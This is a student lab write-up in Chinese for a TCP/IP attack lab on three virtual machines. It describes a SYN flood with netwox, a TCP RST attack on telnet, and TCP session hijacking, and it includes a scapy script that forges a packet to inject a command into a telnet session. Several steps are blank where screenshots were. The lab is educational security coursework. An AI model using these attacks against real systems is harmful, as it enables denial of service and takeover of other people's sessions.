





实验四：TCP/IP Attack Lab

**任务一：SYN Flooding Attack**

1. 设置三个虚拟机，如下图所示，三台虚拟机ABC的ip地址分别为地址A:10.0.2.4 B:10.0.2.5 C:10.0.2.6。
2. 
3. 
4. 
5. 正常情况下ip地址为10.0.2.5主机的telnet连接如下图所示
6. 
7. 我们使用命令sudo netwox 76 --dst-ip 10.0.2.5 --dst-port 23进行SYN洪泛攻击
8. 再次查看telnet的连接状态，可以发现有大量的半连接，洪泛攻击成功
9. 

**任务二**：TCP RST Attacks on telnet and ssh Connections

1. 我们建立10.0.2.5和10.0.2.6两个虚拟机的telnet连接
2. 
3. 使用sudo命令查看端口号为23
4. 使用ip地址为10.0.2.5进行攻击
5. 可以看到连接被中断了

**任务三**：TCP Session Hijacking

1. 我们用ip地址为10.0.2.6的机器telnet远程连接10.0.2.5的虚拟机
2. 使用sudo tcpdump查看两者的连接情况
3. 可以看到端口为60322，最后一次通信，可以看到seq值为134，下一个seq为5
4. 我们构造脚本：

from scapy.all import \*

ip = IP(src="10.0.2.5", dst="10.0.2.6")

tcp = TCP(sport=60322, dport=23, flags="PA", seq=5, ack=134)

payload = "touch szz"

pkt = ip/tcp/payload

ls(pkt)

send(pkt, verbose=0)

1. 我们可以在10.0.2.5的目录下面找到szz文件
2. 